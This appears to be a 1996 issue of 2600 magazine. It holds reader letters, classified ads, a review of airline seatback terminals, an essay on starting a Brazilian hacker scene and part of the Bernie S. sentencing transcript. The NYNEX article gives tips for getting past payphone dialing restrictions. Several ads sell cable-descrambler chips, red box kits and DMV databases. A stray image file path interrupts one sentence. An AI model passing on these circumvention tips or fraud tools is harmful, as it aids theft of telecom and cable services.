One thing that I have been curious about is the "Fastoll" system that has recently come into use on the Dulles Toll Road and Dulles Greenway in Virginia. This is a prototype automatic toll system allowing drivers to pay tolls without stopping at toll booths. Presumably, this kind of system will be installed throughout the country within the next few years.

I am particularly curious about the transponder which must be carried by all subscribers to this service. There are automatic toll prototypes which use DigiCash, but Fastoll uses an account system with ID verification. For this, a driver must carry a transponder which is activated by a signal from the toll booth and responds with a radio signal carrying the driver's account number. Naturally, this creates a great opportunity to track people's movements.

Waxan Dwane
New Jersey

Big Brother in the guise of convenience! We encourage our readers to explore this new technology.

Prisoners

Dear 2600:

I am currently in a Pennsylvania State Prison serving three and a half to ten years for PBX/VMB hacking, running up over $15,000 in illegal telco charges, and bank fraud. If any of your readers want to talk and exchange ideas, just write. All letters will be responded to. Jail will not stop a hacker.

Jon R. Spatz
Sci-Retreat #CT2560
RD #3, Box 500
Hunlock Creek, PA 18621

Dear 2600:

Well, I read your magazine every chance I can get but just about a week ago my parents found a copy (the one where it talked about the stealth trojans and a little about a red box). Well, I made one and they found it and took it to a computer dude they know and they asked him what it was and they got pissed off and took away my laptop and all of my 2600 booklets. They even told the school to not let me on the computers unless I want to type a document and if I do they stand behind me the whole damn time. Now I am in even more trouble because my mom told my English teacher to look out for what I am reading in class and my friend had the brand new copy of 2600 and he let me borrow it while I was sitting in class and she took it away and called my mom. What should I do? There is no possible way to get hooked up to a computer without someone constantly on my back.

Zero

The primary obligation of any prisoner is to escape. Whether that means actually leaving or simply figuring out a way to handle things so you don't go crazy is up to you. It seems that you should try to figure out a way to gain trust among your parents and teachers before doing anything else. Once you do this, you have a shot at convincing them that hacking and, for that matter, reading aren't inherently bad things. This won't happen overnight and it may not happen at all but it's worth the effort.

Immortalize Yourself

Send your letters to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

2600 Marketplace

For Sale

HEXCALIBUR (TM) 2. A Hex Editor that's a Real Editor. Hexcalibur (TM) 2 supports insertion, deletion, and overtyping of characters; provides Find and Replace operations; and supports Block mode operations in hexadecimal, ASCII, and EBCDIC modes. Provides scrolling at the line level in 16 character increments, edits files up to 31 megabytes. A demonstration version of Hexcalibur (TM) 2 is at our web site: http://www.gregpub.com. This version will only edit files up to 4k in size. Aside from that, it is a fully operational version. A single user license is only $19.95 plus $3.95 shipping (please add sales tax to orders shipped to California). We accept VISA and Mastercard. For more info, contact us at: Gregory Publishing Company, 333 Cobalt Way, Suite 107, Sunnyvale, CA 94086; phone: (408) 727-4660; fax: (408) 720-1949; web: www.gregpub.com; email: joyce@gregpub.com.

PARADOX ENCRYPTION. Fast, strong encryption program for DOS, Windows, WINDOWS 95. Will encrypt any type of file and is impossible to decrypt without the key that only you know. If you would like more info email THECROW@ICONN.NET for a copy send $10 to Jack Mott, 56 Richmond Hill RD., Greenwich CT, 06831. Domestic orders only. Visit HTTP://WWW.LMG.COM/KRYPTOLOGY for more info.

DSS TEST CARDS all video and audio, also cards to eliminate VCR recording problems. I can also take care of your cable box needs, just send brand name and model number on the bottom of your box. Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

CABLE TEST CHIPS for the following models: SA-8570, SA-8580, SA-8590, SA-8600 (all SA models are 40-pin and come with a dip socket). All SA models are $25 shipped! Starcom-6, Starcom-7, TCOM 5503, TCOM5507, TCOM5503VIP, TCOM 5507VIP are selling at $12 shipped! We also have the above test chips software for 1996 models. Prices range. For more information call InterSoft Development Group, Inc. at 847-679-7252.

ATTENTION PHREAKERS AND HACKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, countersurveillance, cable descramblers, and many other hard-to-find equipment at low prices, send $1.00 to Mr. Smith-03, P.O. Box 371, Cedar Grove, NJ 07009.

THE BLACK PHILES 1 CD-ROM (formerly X-Philes, renamed due to some legal problems) contains over 22,000 files about Anarchy (revenge, killing, fraud, cars, explosives...), Phreaking (bugs, cellular, boxing...), Hacking (Unix/PC, cracking, satellite...), Conspiracy, UFOs, Occult, Drugs, Programming, Star Trek, and much more. Also available are the Black Philes II - this is the followup to the X-Philes/Black Philes 1 and it contains over 14,500 new files. Both CDs cost $24.95 each and you can check out our WWW page at http://www.algonet.se/~synchron for more information and filelists. If you have any questions just send us an email to synchron@algonet.se. In the U.S. you can call Atomic Books at 410-728-5490 who also sells other kinds of underground books and interesting zines. Send us an email if you want to join our mailing list and receive the latest news from us!

6.5536 MHZ CRYSTALS CHEAP. $2 each for 1-49 crystals and $1.75 for 50+.

Send orders to: B. Buckman, PO Box 225, Middleboro, MA 02346.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

HACK THE PLANET. A new and exciting board game in which 2-4 players race to complete a hacking mission. Please send $3.00 check or money order payable to CASH. Also available is an MCI-style black hat with white lettering that says PHONE PATROL, only $18. 2447 Fifth Avenue, East Meadow, NY 11554-3226.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 6040 Blvd. East, Suite 19N, West New York, NJ 07093.

6.55 MHZ CRYSTALS FOR SALE CHEAP. 1 for $1.50, 10+ $1.25 each, 100+ $1 each. Contact root@kaht.ponyx.com for info or send orders to B. Buckman, PO Box 225, Middleboro, MA 02346.

DMV 96! Department of Motor Vehicles databases on CD-Rom. Oregon $219, Texas $495, Florida $495. 503-325-0861. Bootleg Software, 392 Alameda, Astoria, OR 97103.

Help Wanted

NEED HELP WITH CREDIT REPORT. Please respond to L. Battor, P.O. Box 472522, Aurora, CO 80047.

EUROPEAN PHREAK is looking for contact in Japan, and for all information about NTT. Please contact me at: Johan Burati, 109 Rue D'Hoffschmidt, B-6720 Habay-La-Neuve, Belgium.

NEED HELP to clear my credit reports. Please respond to M.D. Hall, P.O. Box 162, 5025 N. Central, Phoenix, AZ 85012.

PLEASE HELP CLEAN MY CREDIT REPORT. Reward. G. Pierre, 33 S. Broadway #312, Yonkers, NY 10701.

Services

CHARGED WITH COMPUTER CRIME? Contact Dorsey Morrow, Jr., Esq. (334) 265-6602 or cyberlaw@mont.mindspring.com.

Bulletin Boards

THE FLAMING CYBERPUNK BBS. Hardcore Canadian H/P/A BBS running Renegade with heavy mods. The UAF WHQ! Files, info, and discussion on the rave scene, drugs, H/P/A, electronic based music, zines, and more. No charge for LD callers, call now! ANSI only! +1 (709) 489-5958.

ACCESS DENIED BBS (613) 226 5386, Info exchange for H/P/V/C subjects. Will to exchange info with anyone. Need info on CID, and ANI, and other "phreaking" utils. Send email to visible.daemon@eidetic.takeone.com.

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW: http://anarchy-online.com - telnet: anarchy-online.com - modem: (214) 289-8328.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Autumn issue: 8/15/96.

FLIGHTLINK FUN

by TDi

Continental Airlines has recently hurled themselves into the electronic age, or for that matter, taken a step back into the pre-Industrial Revolution era. With the introduction of Flightlink, the new computer terminal/screen on the back of every seat in almost all of their airplanes, a newly enhanced way of communication has been made available. However, don't just expect to sit down, buckle up, and surf the net for free, or even at all. There are several free features, such as reading the latest entertainment news and getting connecting gate information. All the other features of the service are made available exclusively for those of us with an arsenal of major credit cards. You know, the standard ones, Mastercard, Visa, Discover, Diner's Club, Carte Blanche, American Express, JCB, Amoco Torch. Wondering why I didn't mention your local bell calling card? Well, these clunkers do not accept telephone calling cards!! Unlike their older siblings (such as GTE Airfone and Seatfone), Flightlinks just doesn't take calling cards. Not even for an ordinary, COCOT-like, expensively billed telephone call! Nada. Zilch.

The aspects of the system are quite intricate, but simple enough for even my computer-illiterate family members to operate. Once in your seat, there is a greyscale screen about 4.5" x 5.5" in size directly in front of you. To activate the screen, which is either dim or playing cheesy ads until activation, pull the "handset" from the right arm of your seat. The "handset" is actually a two-sided controller connected by a wire (or group of wires) slightly thicker than that of a mouse cable. On one side, there is a smaller-than-average phone with the buttons you would expect to see on a cellular. The other side has a QWERTY keyboard layout with a Nintendo-like directional controller on the left hand side of the keys. To the right of the keyboard is a blue button supposedly used to control the built-in "arcade games" of Flightlink. The most interesting component of the handset is the magnetic stripe reader built into the side of the unit. It performs all of one function: scans your mag stripe cards and then tells you they're invalid, or not usable with the service (at least that's what happened with my Blockbuster Video card). Returning the handset to its housing will deactivate the screen once more.

System Layout (from main menu)

1. Telephone. Nothing special here. Just have your credit card ready, and a really high credit limit.

2. Communications. FaxGram, Data Link (9600 bps), Conference Calling, Passenger Paging (not really... this has been mostly covered in older 2600 issues), wordZXpressed Transcription Services.

3. Video Arcade. Choices of BlackJack, Video Poker, Golf Solitaire, Slot Machine, Keno, Space Miner, Tic-Tac-Toe, Golf, Stuffin' the Briefcase, Fascination Solitaire, Cascade, Apples & Oranges, Freakin' Funky Fuzzballs, and Puzzle. All for US $5.00 for the whole flight (good for about 20 minutes, then boredom).

4. Travel Services. Avis Reservations - free (the reservations, not the car); Limo Reservations - free (same deal here); Flight Reservations - free; Airport Layout - free. Actually quite interesting, if you've got a lot of time to spare. Look at airport maps for some of the more important (Continental-wise) airports in the world; Connecting Gate - free. This is by far one of the most useful features on the service. It's good to know what your next connecting gate will


be ahead of time, and then have it re-told to you by the "gate agent" when you land.

5. Gifts and Shopping. Here the famous SkyMall has set up previews of some items of their very select line of merchandise. Hint: also featured in the full-color catalog directly in front of you. Try the seat pocket. My favorite item was the "Personal Laminator", but alas, it didn't get displayed in SkyMall's preview area. You can also order over the phone part of Flightlink for free using these screens.

6. Information Services. The "information" presented here includes Stocks (delayed up to 15 minutes, just like AOL... uhhhh... shudder), entertainment news (a freebie for now), and various news headlines from major US cities. The US cities info screens are nothing more than promos for each city covered. However, that may change in the near future. For now, it's pretty pathetic. Oddly enough, you are told that you won't be billed for using the stocks connection, but they make you swipe a card anyway. Hmmm....

Conclusion

All in all, I had much more fun playing with a friend's new Dell Latitude laptop during the recent flight I took. The Flightlink system has potential, but it just hasn't gotten to the point where everyone is dying to whip out their plastic and have in-flight conference calls like there was no tomorrow. Continental has set the standard for now, but with any luck, a much more advanced system will be in place on all airlines for your next spring break trip. One more thing, for those of you wishing to send a "page" to someone on a plane with Flightlink (first of all you would have to make sure that was the case, don't ask how), you can find out just how it really deceives you by calling 1-800-SKY-WAVE.



NYNEX REGRESSION

by Rebel

Lately in the New York City area, there has been a proliferation of "Smart Pay Phones" operated by NYNEX. They consist of a regular Bell operating company pay phone with a special computer mechanism inside. Apparently, the purpose of the phone is to either combat the use of beepers, or the use of fraudulent calling and credit cards. On these phones, you pick up and dial a number. After you dial the number, a digitized voice comes on and says "Thank you for using NYNEX." If the phone happens to be in a particular place, such as Penn Station in Manhattan, the phone will say something like, "Thank you for using Penn Station." You can tell these phones by the way dialing is handled. You must dial slowly; each number must be pressed one at a time. If you press one button quickly after another like on normal phones, the phones will not recognize the next number until the previous button is released.

The Problem

These phones restrict you from making international calls. If you try to dial 011, the phone cuts you off after the first 1 and says: "We're sorry... restricted number." This happens even if you dial a carrier access code before the 011, like 10288-011. The way to get around that is by dialing a long distance operator and having them dial the number for you.

The really amazing part about these phones is that after you call a number, whether it's a local number, an 800 number, or even a zero plus call, after pressing a certain number of touch tones, the phone cuts you off and says, "No additional dialing allowed"! I tried dialing zero plus area code and number and tried to bill it to my calling card. OnMe phone cut my tones off after 12 digits and another cut me off after two! What if you are trying to use a prepaid calling card or a regular calling card?

The Solution

The way to get around being cut off while using a regular calling card, like an AT&T call is as follows. Instead of dialing zero plus area code plus number and getting cut off while entering your card number, just precede the zero with a carrier access code. For example, dial 10288 plus zero plus area code plus number and then you can enter as many touch tones as you need.

I called someone else from this type of phone and asked if they could hear the voice that came on and said no additional dialing, and they were only able to hear the sound drop out with silence. If you are trying to call your answering machine or beep someone, you should have the local operator dial the number for you and then you will be able to use the touch tones without interruption. If you try calling one of these phones, after about two rings you will get a carrier tone, similar to a COCOT. I tried calling one with my computer and it hangs up on me after it picks up. The ringer is turned off on these phones, but if someone calls the phone and you pick up on the first ring, the touch tones are not cut off.

NYNEX has had pay phones before this that have these devices in them made by Mars Payphone Electronics Corp. which occasionally disconnect you when you begin to enter touch tones! I once called a beeper and as I was entering the number I got to enter about three digits before it hung up and I lost my quarter. When I tried again it let me get past seven digits before hanging up. I finally got to enter the whole ten digits after a third time and 75 cents!

starting a hacker scene

by Derneval

It all started in October 1994. There was a hacker and virus writer congress in Buenos Aires, Argentina, and it was the first meeting of its kind in South America. My experience in the Internet and my thirst for virus knowledge drove me there. I had about eight years of computer handling and very little knowledge of the things happening in other places. What a big surprise to find a quite organized hacker scene there. In Brazil, of which i wrote about in a previous article, the groups that did it never made their knowledge public. The Argentine hackers have their own magazine *Virus Report* and about four or five e-zines, all of them dealing with virus writing and a few other subjects. And they also had *2600* meetings.

When I got back to Sao Paulo, Brazil, still amazed by the congress, I told my friends at work about it and a few of them, quite important people, thought that setting up a hacker congress here would be a good thing, if one could make it a positive meeting. My gang was no longer around. The place where we used to gather, the computer lab at the Politechnick School, was now brand new, but the old fellas had found themselves good jobs and got replaced by new guys, none of whom knew me. I tried to make contact with them and found out that, yes, they had a sort of organization of their own, yes, they had internet access, no, they did not have the time nor the will to explore everything on the net. The virus specialist I talked with did know lots of tricks, but had no knowledge of the situation outside, nor the files about the Bulgarian factory or AIDS virus. Nothing. Practical experience they had quite a lot of. Everybody had something they chose to work with, but not too much. Very few people in my country can read enough English to read all the e-zines like *Phrack*. The worst thing is that I did my approach out of the blue, without too much to show, not asking for any knowledge. A year and a half surfing on the Net was very bad to me from the social point of view. The guys only sort of trusted me. Nothing more than that. They would not copy the disks I had prepared with info, nor would they share with me their knowledge - only a few bits. Once they had a talker, the first one in Brazil, that would have been a window for making more contact, but I decided on another approach. I thought it was necessary to "educate" the newcomers, so they'd share some of the hacker ethics and mentality. Many people don't realize the need to draw a line between right and wrong. The press would not print articles portraying my views on hacking, because very few people knew about that. And the preparations for a congress of such people would demand a lot of press coverage.

I started by doing a hand-mail server. People would send me a letter asking to be part of my list. I'd put them under an "alias" and send one or two files every day. Nothing about breaking in. Only tips about where to find stuff like this and one file or another about hacking exploits. I even started to put an ad on the soc.culture.brazil newsgroup about that. Later on, I found out about a server that, with ease, could be used as a list server. Then I built the "hackers" list. More or less at the same time, I invited the "rat-gang" and a few other guys to start a meeting.

I also planned a little zine in order to pass the tips, so I would not have to repeat things like: "Why I Am Doing That", "What is Hacking", etc. The name was important. The only one that stuck was

Barata Eletrica (Electric Cockroach). My boss, of all persons, understood it. Later on, he asked me, "Why not something above ground?" I asked for help, but nobody had the time. I did it 100 percent on my own. The first issue was about a few things that should be common knowledge like the definition of hacking, how and why I was starting it, what was my goal, etc. A *Phrack* fan would not read it, for sure. It was probably also the first e-zine in Portuguese to be published on the net. In those days, the newspapers would talk about the net, but it was not available outside some universities. One had to be involved with a research project to get the access or accept a commercial e-mail access via UUCP. Compuserve was almost unheard of (thank God, it still is). People had to send me mail in order to get the zine. The first one was completed because of the "would-be" first meeting To which very, very few people came. That made me feel a little disappointed. But the worst was about to come a few days later.

Nobody from the Administration had bothered about my list, neither the other "hackers" list nor even the zine itself. Then I gave the tip about the zine to a newspaper. The number of people I sent files reached 80. But that same week, there was a break-in to a computer at the University of Sao Paulo. People heard about my list one day after that. Fate or not fate, i was wearing a *2600* t-shirt both days - the day the tip about the zine was published and later, when people from the administration called me to ask about my list. They knew me already. I was one of the guys with the highest number of hours using the net from the University of Sao Paulo. It was a good thing that they could not charge me for trying to guess the root password.

People there were paranoid. But even though I was wearing a *2600* t-shirt with a blue box stamped on it, they only asked me not to use the University computers to distribute it anymore. That was tough. But later, that turned out to be the best thing they could have asked me to do. It forced me to look for an ftp site. Of all places, I tried to ask the Electronic Frontier Foundation. That was the very site where I had spent many hours downloading things. To my surprise, they accepted. It saved me a lot of hours, sending it by mail to 80 people, from another Internet freenet account outside Brazil. There were always new people hearing about my zine. For a time, this distribution method worked. I even designed a program that would do it automatically. But it still took about four or five hours of work to send a new issue of my e-zine to everybody who asked for it.

Later on, the University of Santa Catarina agreed to put it at their URL. Pity it was not in html style. And another University put it at their ftp site. The "hackers" outside my University grew to about 200 people and most importantly, a guy asked me to help do an article about hackers for a paper magazine called *Super-Interessante* (Super-interesting). There was a picture and the URL of my zine. The good thing was that the reporter understood my point of view and the article didn't portray hackers as some sort of public enemy.

The press, most of the time, didn't worry about learning a subject. They built on what somebody else wrote about it earlier. One good thing about my e-zine was that it contained data that helped some of them write about it. When a guy was caught playing with root privileges at the University of Pernambuco, the *VEJA* magazine did not called him a hacker, but a computer pirate. In two other break-ins, the same thing happened. The guys even put a difference between a "hacker" and a "dark-side-hacker" or "cracker", the same difference stressed in my e-zine.

People informed me that because of my e-zine, I would always be banned from getting super user access legally, even at the site of my job. The guys at the administra-

tion were paranoid about me. It did not matter if the super user from a computer crashed by someone liked my zine. It did not matter if my zine was imitated by others from other Universities, some even asking me help.

Today, there is another guy also doing a hacker zine, much more aggressive than mine. The "hackers" list has got about 600 people in it. People are only beginning to learn about it. Almost every week, someone asks me to teach them how to use SATAN or some other cracking software. Others ask for something more complicated, like for me to be their teacher and guru. Most of them are between 14 and 19 years old. Because of my articles crying about how hard it is to do it alone, people offer help, and the zine is being uploaded everywhere. Even the BBS at my job asked me for permission to put it there. This success is something I do not quite understand.

"Store the e-mail you receive, but encrypt it."

In order to write the articles, I had to almost quit hacking, both for lack of time and safety. The articles, by the way, were always very tame, in order to avoid any kind of legal problems. I made the mistake of using my own name, instead of using a nickname and tried another time to join some hackers together in a pub. I agreed to inform them of the place and time by computer. The administration of my computer "froze" my account just a few days before the meeting. It wrecked the thing. I could not send people the details. The last thing that happened was the translation of the book *Hacker Crackdown* by Bruce Sterling. I was gathering people, by e-mail, to translate piecemeal the book. Everybody would translate five or ten pages to Portuguese. But one day, my account was cracked and I complained about that to the guys at the administration. For me, that was the job of someone with super user power.

They decided to check the files in my account. My name was already blacklisted, needless to say. When the guy that checked found a file named "crack.gz", he didn't bother to see what was inside. Instead, the account was blocked. And later, a woman came to warn me that the only way to get my account back was to open, among witnesses, that particular file. And they told me to write down on paper "la raison d'etre" of the file. Signed. Some top guy in the administration would check it and let me have my account back. One of these days, perhaps in a month. I think they're delaying the process.

I gained a whole gang of Brazilian hacker admirers (and perhaps a few true experts) and lost my account. At least that's something to talk about.

A word to the wise: If you're thinking about setting up a hacker scene in your country, try not do this alone. Get informed about legislation. It always helps. Get any lists available and make it work for you. Draw a line of action. It's a process that can't be hurried. Store the e-mail you receive, but encrypt it. Use paper press, when available. Try to make friends among the news people. Use talkers, IRC, and even phone calls to make contacts. I only used mail and the hacker zine. It's not enough. If you have problems, spread the word about them. It can't make them any worse. Try to write really good articles. If you use foreign sources, make sure you understand what you read. Don't think you can make money out of it just because you get famous. Try to keep your job, your graduation, and your friends. You'll need them sometime in the future. If your account gets "frozen", don't cry. Have another one ready. And above all, don't lose hope. The thing is to spread the seed. The rest is a matter of time.

AND JUSTICE FOR ALL

What follows is the full transcript of the March 5, 1996 sentencing of Ed Cummings (Bernie S.), an event which should scare the hell out of anyone who is aware of the facts of the case. We can see firsthand the almost manic obsession of Secret Service Agent Tom Varney as he continually tries to portray Cummings as the most dangerous of criminals. However, when you look at what is actually said, there is not one thing that proves Cummings is dangerous - the really dangerous accusations come in the form of speculation and references to crimes committed by other people over time. Although the judge stops Varney from making accusations involving *2600* and Cummings' "followers" and also states that he doesn't share Varney's view of Cummings as "one step above a terrorist", you would never know it from the sentencing and bizarre exchange which takes place here. At one point, the judge seems to be accusing Cummings of somehow tampering with his criminal record when in actuality the probation officer simply wasn't able to find the appropriate records. Cummings seems to have been sentenced primarily on his admittedly poor driving record. Here too, the judge seems to think that he somehow was able to obtain two driver's licenses under the same name (there are presumably checks and balances in the system to prevent someone whose license is suspended from simply going out and getting another one) when in actuality Cummings had properly obtained a State ID card when his license was suspended. It should also be noted that these violations were for things like having expired stickers on his windshield and continuing to drive while under suspension for not paying a fine - not for anything dangerous like driving while impaired or causing an accident.

When you realize what Cummings was really locked away for (possession of technology that could be used in fraudulent ways but for which he was never accused), the tragedy of this situation and the threat to countless others can be realized. The events surrounding the initial offense in a small town years earlier were laughable at the time and still would be today had they not been used as a manipulative device to further extend Cummings' suffering. What kind of cop would leave three suspects alone with evidence that he planned to use against them? Either this is one incompetent officer or he is a liar who had no right to hold Cummings because the "evidence" hadn't been defined as such at the time. As a final irony, it should also be noted that Cummings was not the person who destroyed the red box instructions but he was held accountable and refused to turn in a friend. This has been common knowledge for quite some time. Cummings plead "no contest" in 1994 merely to get the whole matter behind him.

These transcripts cannot convey the deplorable way in which Cummings was treated during the hearing - doubled over coughing after suffering for weeks from a severe virus that Northampton County prison officials refused to properly treat. They merely proceeded with the hearing as if they couldn't hear or see his pain. At press time, despite this ruling which would have qualified him for release in early June, officials at Northhampton County Prison have refused, without explanation, to follow the judge's orders. Due to space limitations, we could not add Cumming's detailed commentary clarifying the numerous and gross misrepresentations made during his hearing. However, we intend to make these transcripts with his comments available on our web site.

COMMONWEALTH OF PENNSYLVANIA
No. 2173-1993 Vs. EDWARD ELLIOTT CUMMINGS

THE HONORABLE JACK ANTHONY PANELLA,
Judge, Northampton County, Third Judicial District,
Easton, Pennsylvania, on Tuesday, March 5, 1996.

APPEARANCES:

DANIEL A. POLANSKI, ESQUIRE
Assistant District Attorney
— For the Commonwealth

KENNETH I. TRUJILLO, ESQUIRE
— For the Defendant

THE COURT: The parties may approach the bench.

EDWARD ELLIOT CUMMINGS, having been duly sworn, was examined and testified as follows:

THE COURT: Good morning. Again, let the record reflect we're here for sentencing in Commonwealth vs. Edward Cummings, Number 2173 of 1993. In accordance with Pa.C.S.A. Section 9771 in the Rules of Criminal Procedure Rule 1409, a hearing was held on January 26th, 1996, prior to which the Defendant had been given notice and at which time the Defendant was represented by counsel, given the opportunity to cross-examine witnesses from the prosecution and to present testimony.

His probation was revoked after that hearing. A brief summary of the procedural history of the case is as follows:

The Defendant was charged on August 15th, 1993, by Police Officer James Rowden of the Forks Township Police Department with the following, possession of instruments of crime, theft of services, tampering with or fabricating physical evidence and theft by unlawful taking,

After a preliminary hearing on September 22nd,

1993, all charges except theft of services were bound over for court. An information was filed by the District Attorney's Office on October 12th, 1993. The Defendant filed an omnibus pretrial motion on January 14th, 1994, and a hearing was held on that motion on March 18th, 1994.

After briefs were filed by way of an opinion and order of September 2nd of 1994, the Court denied and dismissed the pretrial motion. On October llth, 1994, the Defendant and his counsel appeared before the Court and the Defendant entered a plea of nolo contendere to tampering with evidence in accordance with 18 Pa.C.S.A. Section 4910 (a)(1).

Sentencing occurred on the same date and the Defendant was sentenced to, among other things, two years probation.

On April 10th of 1995, Federal authorities with the United States Secret Service assumed a prosecution of the Defendant on charges which were originally filed by the Haverford Township Police Department, The local charges were withdrawn.

The Defendant was charged by the United States Secret Service with knowingly and with intent to defraud, having custody, control and possession of hardware and software used for altering and modifying telecommunication instruments to obtain unauthorized access to telecommunication services. That charge was filed under Title 18 of the U.S. Code Section 129 (a)(6)(b).

After his arrest by the Secret Service or the filing of the charges, rather, by the Secret Service, the Defendant pled guilty to the violation of Title 18 US, Codes 129 (a)(5) and (a)(6). He was sentenced by United States Judge Waldman from the District Court to a term of 8 months of incarceration and 3 years of supervised release.

After that a detainer was filed against the Defendant under the charges in this matter. The Defendant — a petition for probation violation was filed and a hearing was held as I have said.

Therefore the purposes of today's hearing is for sentencing. The materials which I have used in preparation for today's sentencing, which I fully incorporated into the record, are as follows: The presentence report prepared by the Adult Probation Department, which I fully incorporate into the record. I have also reviewed the file from the Criminal Clerk's Office regarding this offense, and furthermore, I'll also make part of the record correspondences I received one from a Kay Parry, another one from Karen Westervelt and another one from Robert Steele. As I said, I will make all of those documents also part of the record.

Because this is a sentencing following a probation violation hearing, a guideline sheet was not prepared by the probation office. The Defendant originally pled guilty before me to a misdemeanor of the second degree, which means the maximum penalties permitted by law are 2 years in prison or a $5,000 fine or both.

At this time I'll ask Mr. Polanski anything on behalf of the Commonwealth?

MR. POLANSKI: Your Honor, I would indicate that I believe there are certain representatives from the United States Secret Service who have appeared after the commencement of this proceeding.

At this point, I don't know if they are simply here to observe or whether or not there is evidence that they believe is relevant. I haven't had the opportunity to speak to them. Gentlemen, if you would come forward.

If I may, Your Honor, certain of the evidence that was in the underlying Federal case has been brought here, in the event the Court wish to review it. I understand that it is, in fact, outlined in the presentence report. I don't know whether the Court wishes to review it or not. Also a representative of the Secret Service would indicate that he does wish to make a statement.

THOMAS L. VARNEY, having been duly sworn, was examined and testified as follows:

DIRECT EXAMINATION

BY MR. POLANSKI:

Q. State your name, sir?

A. Good morning, Your Honor. My full name Special Agent Thomas L. Varney, V-A-R-N-E-Y.

Q. By whom are you employed?

A. I'm a Secret Service special agent assigned to the Philadelphia field office, formerly assigned to the telecommunications fraud squad.

Q. I assume you were involved in the Federal prosecution of this case and that's what brings you here today?

A. Yes, that is correct. I was the case agent regarding Mr. Cummings.

Q. And in light of the fact that the underlying conviction in the Federal case forms the basis of the probation violation here, is there anything that you wish to indicate to the Court that may be relevant to sentencing in this proceeding?

A. Yes, if I could, I would like to just go over more specifically, as opposed to last time, regarding some of the items that were found during the search of Mr. Cummings residence.

The reason I would request that is because I think it has bearing upon this particular case and also would give the Court an opportunity to review more specifically some of the items that were of concern.

MR. TRUJILLO: Objection, Your Honor. Objection to the relevance for purposes of this sentencing, what a search warrant of Mr. Cummings' house when Mr. Cummings had several roommates. I don't know if there's been any finding or any record made when it could have been made at the time of the violation hearing that they had additional relevance, but this is the first that we've heard of this and we would object.

THE COURT: Well, the characterization of the Defendant is one of the criteria the Court has to review, so I think it's relevant. My only concerns are that these

were items found on him after he had already pled guilty before me.

They were very relevant in the type of Federal charges that were filed against him, and he was sentenced accordingly by the Federal Court. I have to take that into consideration also. But I think you should be permitted to go through it.

As I said, the characterization of the Defendant, and even for the Court to consider and certainly I believe what you're trying to say is relevant to that, but it has to be balanced with a lot of other factors. You may proceed.

THE WITNESS: Your Honor, during a search of Mr. Cummings' residence, the following items were located, a list of restrictive radio frequencies that are utilized by the United States Secret Service while providing protection for the President, code words that were used by the Secret Service while providing protection for the President, a list of Secret Service offices, addresses and telephones numbers and names of agents of the United States Secret Service, surveillance photographs of U.S. Secret Service Agents investigating cellular telephone cloning and computer crime books on how to build bombs and make homemade C-4 explosives, books on how to detonate bombs to include radio detonation on bombs, and assortment of radio and electronic communication equipment, mercury switches, books on how to tap phone lines, cellular cloning of cellular telephones, credit card fraud, computer hacking, the manufacturing of false identification documents and assortment of equipment and clothing marked with telephone company logos, white plastic and magnetic stripe readers and encoders used in credit card fraud.

Your Honor, white plastic is a term that is used to describe blank credit cards that have a magnetic stripe, These cards are used to commit credit card fraud. The perpetrator charges items at various merchant's bank and altered forms of identification, a false identification document bearing the name Bernard Spindle, bearing the photograph of Edward Cummings.

Handwritten notes to obtain blank forms of identification documents for future use, stolen identification documents, personal journals admitting that Mr. Cummings tapped a former girlfriend's phone and subsequently broke into her apartment, drug paraphernalia to include a pipe with residue which tested positive for THC, rolling papers and clips, false Pennsylvania Vehicle Insurance Cards, stolen vehicle registration cards and vehicle insurance cards, blank vehicle insurance cards, lock picking devises to include lock picking books.

We also received information from various sources that Mr. Cummings was in possession and was also selling stolen merchandise, telephone company calling cards in the name of Cummings and other individuals, a wide variety of credit cards in the name of Edward Cummings to which, large amounts of money were owed, a letter to a credit issuing agency reportedly from the brother of Edward Cummings, Elliot Cummings which explained overdue status of Mr. Edward Cummings' account because Mr. Edward Cummings was out of the country.

